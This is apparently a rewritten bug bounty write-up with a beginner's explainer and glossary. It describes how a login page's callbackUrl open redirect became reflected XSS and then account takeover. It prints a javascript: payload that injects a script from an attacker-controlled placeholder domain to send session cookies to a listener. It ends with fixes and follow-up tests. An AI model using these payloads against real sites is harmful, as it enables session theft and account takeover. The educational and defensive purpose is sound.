From Open Redirect to Account Takeover: How I Turned a "Low" Bug into a $1,500 Critical
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a login flow on an application the author keeps anonymous for responsible disclosure. The feature involved is the redirect parameter that the login page uses to send a user back to wherever they came from after authenticating. In the author's example the endpoint looks like this:
The author describes this as the classic callbackUrl / redirect_uri pattern: a parameter whose job is to hold a destination URL, and which is therefore a natural place to look for an open redirect. The write-up is framed around the idea that an open redirect is a doorway rather than a dead end, and that what sits behind the doorway is worth checking before the report is filed.
Setup
The report does not describe any accounts, roles, tooling or versions. The only stated precondition is a login flow that accepts a callbackUrl parameter. The escalation assumes a logged-in victim, and the author notes that the victim could be an admin, but no specific victim account is described.
Finding it
While testing the login flow, the author noticed the callbackUrl parameter and recognised it as the familiar open redirect shape. The usual response, as the author puts it, is to prove the redirect works, rate it P4/Low and move on. The change in approach here was to stop treating the parameter as a redirect and start asking what else the value might do:
"What if this parameter doesn't just redirect... what if it executes?"
That question is the whole finding. The parameter was trusted as a destination, and the author wanted to know whether the destination was restricted to URLs at all.
Exploitation
Step 1: swap the destination for a javascript: URI
Instead of a normal URL, the author supplied a javascript: scheme as the callback value:
javascript:alert(document.domain)
The application accepted it as a valid callback destination and executed it in the browser context. There was no sanitisation and no scheme validation on the value. The open redirect had become a reflected XSS: the payload fires in the context of the target origin, which is why document.domain is the interesting thing to alert.
Step 2: turn the execution into script loading
A popup proves execution but not impact, so the author moved to a payload that injects an external script tag pointing at an attacker-controlled endpoint:
javascript:eval('var a=document.createElement("script");a.src="https://[ATTACKER-CONTROLLED-DOMAIN]/c";document.body.appendChild(a)')
The payload builds a script element, sets its src to the attacker's domain and appends it to the document body. The browser then fetches and runs whatever that endpoint serves, in the target origin. The author describes the sequence for a logged-in victim who clicks the link as follows:
- The login page loads normally.
- The injected script executes silently.
- Session or cookie data is sent back to the author's listener.
The full chain, in the author's words: open redirect, reflected XSS, session hijacking, account takeover.
Root cause
The parameter is used as a redirect destination without validating the scheme. The application accepted a javascript: value as a legitimate callback destination. The application accepted the javascript: scheme as a valid callback destination and executed it in the browser context. The report does not show the server-side code, so the exact validation logic is not visible; what is demonstrated is that there was no scheme validation and no sanitisation on the value.
Impact
The author frames the impact around a victim who is logged in when they click the crafted link, with an admin as the most valuable case. In that scenario the author lists the following consequences:
- Full session cookie theft.
- Complete admin panel compromise.
- Access to customer and business data.
- Performing actions as the victim, such as fraud or data manipulation.
The author recommends HttpOnly and Secure on auth cookies as part of the fix. The report does not include a demonstration against a real victim or admin account.
Fix
The author lists the following recommendations rather than describing a change that was made:
- Whitelist allowed redirect domains and paths, and never trust user input for destinations.
- Explicitly reject dangerous URI schemes:
javascript:,data:andvbscript:. - Apply proper output encoding wherever user input is reflected.
- Deploy a strong Content-Security-Policy to blunt injected script execution.
- Set
HttpOnlyandSecureon all auth cookies.

It does say the issue was validated as Critical severity and rewarded at $1,500.
Variants to test
When a redirect parameter accepts a javascript: value, the same question is worth asking of other destinations. The author's own list of follow-ups:
javascript:scheme injection. A positive result is the payload executing in the target origin rather than being rejected or neutralised.- Protocol-relative URLs. Protocol-relative URLs are worth trying.
- Chaining into XSS and CSRF testing. Chain the redirect into your XSS and CSRF testing.
- Think about who clicks the link and what they are logged into. Think about who clicks the link and what they are logged into.
The general lesson the author draws is that low-severity findings are often the first domino, and that it is worth pushing one step further before writing the report.
What happened, in plain words
A security researcher was testing the login page of a website. Login pages often have a small extra feature: after you sign in, the site sends you back to the page you were trying to reach. To do that, the site stores your intended destination in a part of the web address, in this case a parameter called callbackUrl.
The researcher found that the site did not validate the scheme of the destination value. Instead of only accepting normal web addresses, the site accepted a special kind of value that tells the browser to run code. That turned a harmless-looking redirect into a way to run the researcher's own code inside the victim's browser, on the real website. From there, the researcher could make a logged-in user's browser send their session data to a server the researcher controlled. If the victim was an administrator, the author lists complete admin panel compromise as a possible impact.
The issue was validated as Critical severity and rewarded at $1,500. The point of the story is simple: an open redirect is not a dead end. It is a doorway, and it is worth looking at what is behind it before you write your report.
The discovery
While testing the login flow of a target application (the author keeps the name private for responsible disclosure), the researcher saw a familiar pattern:
What this line means, piece by piece:
https://is the normal prefix for a secure web address.[REDACTED-TARGET]stands in for the real site name, which has been hidden./admin/loginis the path to the login page.?marks the start of the query string, the extra information sent along with the address.callbackUrl=[value]is one item in that query string. Its name,callbackUrl, means "the address to call back to", in other words where to send the user next.[value]is a placeholder for whatever address is put there.
A parameter is simply a named piece of information in a web address. Think of a postal address with a note attached: "deliver to this house, and when you are done, go here next". The callbackUrl is that "go here next" note.
The author calls this the classic callbackUrl / redirect_uri pattern. redirect_uri is the same idea under a different name, common in sign-in systems that let you log in with another service. Because the whole job of this parameter is to hold a destination address, it is a natural place to look for an open redirect.
An open redirect is a flaw where a site will send you to any address you name, without checking that the address belongs to the site or is on an approved list. On its own it looks minor: the attacker only makes the browser go somewhere else. That is why, as the author puts it, most hunters find one, rate it P4/Low and move on. P4/Low is the lowest severity band in many bug bounty programmes, meaning little risk and little reward.
The change in mindset
Instead of just proving that the redirect worked, the researcher asked a different question:
"What if this parameter doesn't just redirect... what if it executes?"
That question is the whole finding. The site trusted the value as a destination. The researcher wanted to know whether the destination had to be a web address at all, or whether it could be something the browser would act on.
This is worth pausing on, because it is the lesson of the whole article. A redirect parameter is a place where the site takes text from the user and hands it to the browser.
Step 1: swapping the destination for a javascript: address
Instead of a normal web address, the researcher put a javascript: value in the callback parameter:
javascript:alert(document.domain)
Line by line, in plain words:
javascript:is a prefix that tells the browser: what follows is not a web address, it is code to run. Browsers understand several such prefixes, called schemes.httpandhttpsload pages,mailtoopens an email program, andjavascriptruns code.alert(...)is a built-in browser command that shows a small pop-up box with a message.document.domainis a property of the current page that holds the site's domain name, for exampleexample.com. It is a convenient thing to display because it proves which site the code is running on.
So the whole value means: "run this code, and show me a pop-up containing the domain of the page I am on".
The application accepted it as a valid callback destination and executed it. There was no sanitisation and no scheme validation. Sanitisation means cleaning or filtering input so that dangerous parts are removed or neutralised. Scheme validation means checking that the prefix is one of the allowed kinds, such as https, and rejecting everything else.
The result: the open redirect had become a reflected XSS. XSS stands for cross-site scripting. It is a flaw where an attacker's code ends up running inside a victim's browser on the real site, as if the site itself had written that code. "Reflected" means the malicious value is sent in the request and bounced straight back into the page, rather than being stored on the server. The reason document.domain is the interesting thing to show is that it proves the code is running in the context of the target site, not on some unrelated page. Code running there runs in the context of the target site.
An everyday comparison: imagine a receptionist who is told "send this visitor to room 12". The receptionist is supposed to check that room 12 exists in the building. Here, the receptionist accepted an instruction that was not a room number at all, and carried it out.
Step 2: turning the execution into script loading
A pop-up proves that code ran, but it does not show harm. Bounty programmes, reasonably, want impact. So the researcher pushed further: could this execution be used to steal session data from a logged-in user?
A session is how a website remembers that you are logged in. When you sign in, the server gives your browser a small piece of data, often called a cookie or a token. Your browser sends it back with every request, and the server uses it to recognise you. Think of it as a wristband at an event: show it at the door and you get in without proving who you are again. If someone copies your wristband, they can walk in as you.
The researcher crafted a payload that injects an external script tag, pulling code from a server the researcher controls:
javascript:eval('var a=document.createElement("script");a.src="https://[ATTACKER-CONTROLLED-DOMAIN]/c";document.body.appendChild(a)')
This looks dense, so here it is in plain words, piece by piece:
javascript:again tells the browser that what follows is code.eval(...)is a browser command that takes a piece of text and runs it as code. The text inside the brackets is wrapped in single quotes, so it is passed as a string.var a=document.createElement("script")creates a new script element in the page. A script element is the part of a web page that loads and runs JavaScript code.var a=simply stores it under the nameaso it can be referred to later.a.src="https://[ATTACKER-CONTROLLED-DOMAIN]/c"sets the source of that script element to an address on a server the researcher controls.[ATTACKER-CONTROLLED-DOMAIN]is a placeholder for that server's name, and/cis a path on it. When the browser sees this, it will fetch whatever code is served at that address and run it.document.body.appendChild(a)attaches the new script element to the page body. A script element only starts loading once it is actually part of the page, which is why this last step matters.
So the whole payload means: "create a script tag pointing at my server, put it into the page, and let the browser fetch and run whatever I serve there". The code that comes back from the researcher's server then runs with the same powers as the site's own code.
When a logged-in victim, or an administrator, clicked this link, their browser would:
- Load the login page normally.
- Silently execute the injected script.
- Send their session or cookie data back to the researcher's listener.
A listener here is simply a server set up to receive incoming connections and record what arrives. The victim sees nothing unusual: the page loads as expected. The full chain, in the author's words: open redirect, reflected XSS, session hijacking, account takeover. Session hijacking means using someone else's stolen session to act as them. Account takeover means the attacker now controls the account.
Impact
If this is exploited against an administrator, the author lists the following consequences:
- Full session cookie theft.
- Complete admin panel compromise.
- Access to customer and business data.
- The ability to perform actions as the victim, such as fraud or data manipulation.
The author describes this as a straight line from a cosmetic redirect bug to platform-wide compromise. Two conditions matter. First, the victim has to be logged in when they click the link. The author recommends HttpOnly and Secure on authentication cookies as part of the fix. HttpOnly is a cookie setting that stops page code from reading the cookie, so a script injected into the page cannot simply copy it. Secure is a setting that makes the browser send the cookie only over encrypted connections.
The fix the author recommended
The author listed recommendations rather than describing a change that was made:
- Whitelist allowed redirect domains and paths, and never trust user input for destinations. A whitelist, or allowlist, is a list of things that are permitted; anything not on the list is refused. The opposite approach, a blacklist, lists things that are forbidden, and is easier to get wrong because attackers can find forms you did not think of.
- Explicitly reject dangerous URI schemes:
javascript:,data:andvbscript:. A URI scheme is the prefix before the colon that says what kind of address it is.data:embeds content directly in the address, andvbscript:is an older scripting scheme. - Apply proper output encoding wherever user input is reflected. Output encoding means converting characters that have special meaning in a page into harmless equivalents, so the browser displays them as text instead of treating them as instructions.
- Deploy a strong Content-Security-Policy to blunt injected script execution. A Content-Security-Policy is a set of rules a site sends to the browser saying which sources of code are allowed. It does not fix the bug, but it can stop injected scripts from running.
- Set
HttpOnlyandSecureon all authentication cookies.
The report does not say which of these the programme implemented. It does say the issue was validated as Critical severity and rewarded at $1,500.
Other things to try
When a redirect parameter accepts a javascript: value, the same question is worth asking of other destinations. The author's own list of follow-ups:
javascript:scheme injection. Tryjavascript:scheme injection.- Protocol-relative URLs. Protocol-relative URLs are worth trying. A protocol-relative address is one that starts with
//and borrows the scheme from the current page, so//example.commeans "the same scheme as this page, but a different host". - Chaining into XSS and CSRF testing. Chain the redirect into your XSS and CSRF testing. CSRF stands for cross-site request forgery: tricking a logged-in user's browser into sending a request the user did not intend.
- Think about who clicks the link and what they are logged into. Think about who clicks the link and what they are logged into.
The general lesson the author draws is that low-severity findings are often the first domino, and it is worth pushing one step further before writing the report.
Glossary
- Account takeover: a situation where an attacker gains control of another person's account.
- Allowlist (whitelist): a list of permitted values; anything not on the list is refused.
- Callback parameter (
callbackUrl,redirect_uri): a value in a web address that tells the site where to send the user next. - Content-Security-Policy: rules a site sends to the browser stating which sources of code may run on the page.
- Cookie: a small piece of data a site stores in your browser, often used to remember that you are logged in.
- Critical: the highest severity rating in many bug bounty programmes, meaning severe risk.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request the user did not intend.
data:scheme: a URI prefix that embeds content directly in the address instead of pointing to a location.- Domain: the name of a site, such as
example.com. eval: a browser command that runs a piece of text as code.HttpOnly: a cookie setting that stops page code from reading the cookie.- Impact: the real-world harm a bug can cause, as opposed to proof that it exists.
- JavaScript: the programming language that web pages run in the browser.
javascript:scheme: a URI prefix that tells the browser to run the text that follows as code.- Listener: a server set up to receive incoming connections and record what arrives.
- Open redirect: a flaw where a site sends users to any address supplied by the user, without checking it.
- Output encoding: converting characters with special meaning into harmless equivalents so they are shown as text rather than acted on.
- P4/Low: the lowest severity band in many bug bounty programmes.
- Parameter: a named piece of information in a web address, after the
?. - Payload: the crafted value an attacker sends to trigger a bug.
- Protocol-relative URL: an address starting with
//that borrows the scheme from the current page. - Query string: the part of a web address after the
?, carrying extra information. - Reflected XSS: cross-site scripting where the malicious value is sent in the request and bounced straight back into the page.
- Responsible disclosure: keeping a target's identity private while reporting a bug to it.
- Sanitisation: cleaning or filtering input so dangerous parts are removed or neutralised.
- Scheme (URI scheme): the prefix before the colon in an address, such as
https,mailtoorjavascript, saying what kind of address it is. - Scheme validation: checking that a value's prefix is one of the allowed kinds and rejecting the rest.
- Script element: the part of a web page that loads and runs JavaScript.
Secure: a cookie setting that makes the browser send the cookie only over encrypted connections.- Session: how a site remembers that you are logged in, usually via a cookie or token.
- Session hijacking: using someone else's stolen session to act as them.
- Severity: a rating of how serious a bug is.
- Token: a piece of data used to prove identity or authorise an action, similar in role to a session cookie.
vbscript:scheme: an older URI prefix that tells the browser to run VBScript code.- XSS (cross-site scripting): a flaw where an attacker's code runs inside a victim's browser on the real site.




